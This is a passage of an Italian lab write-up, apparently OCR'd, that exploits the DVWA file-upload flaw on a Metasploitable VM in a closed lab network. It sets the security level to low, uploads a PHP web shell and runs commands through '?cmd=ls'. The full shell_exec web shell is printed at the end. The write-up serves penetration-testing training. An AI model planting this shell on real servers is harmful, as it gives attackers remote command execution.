

Exploit File upload

obbiettivo:
Sfruttare una vulnerabilità di File Upload sulla DVWA del sito della metasploitable per l'inserimento di una shell in PHP, poi prenderne il controllo remoto della macchina tramite kali
ambiente:
configuriamo l’ambiente delle nostre macchine virtuali in modo da creare una **rete chiusa** per il monitoraggio del traffico di rete e l’unica cosa che ci serve è avere una comunicazione bidirezionale tra metasploitable e kali


il tutto sarà monitorato tramite BurpSuite che ci permetterà di leggere ogni chiamata




accediamo tramite kali alla pagina web di metasploitable e andiamo nelle sezione **DVWA**




da qui mettiamo le credenziali per l’accesso di metasploit e il tutto è rigorosamente **sniffato** andando nell’inserzione proxy di **BurpSuite** per analizzare ogni chiamata da noi eseguita comprese le credenziali con password




andiamo nella **DVWA security** per mettere un livello di sicurezza low





dopo di che andiamo su **Upload** a immettere la sotra shell e caricarla sul sito






una volta caricato entriamo nella shell caricata sul sito e una volta dentro tramite barra di richiesta possiamo eseguire i comandi come se stessimo usando la metasploitable





Benvenuti malware.com

spero vi siate trovati bene



mandiamo un semplice comando nell'URL ?cmd=ls e notiamo che grazie alla nostra shell vediamo il risultato direttamente sulla pagina

SHELL :

```
<?php
if (isset($_GET['cmd'])) {
        $cmd=$_GET['cmd'];
        echo "<pre>", shell_exec($cmd), "</pre>";
}
?>
<h1>Benvenuti malware.com</h1>
<p>spero vi siate trovati bene</p>
```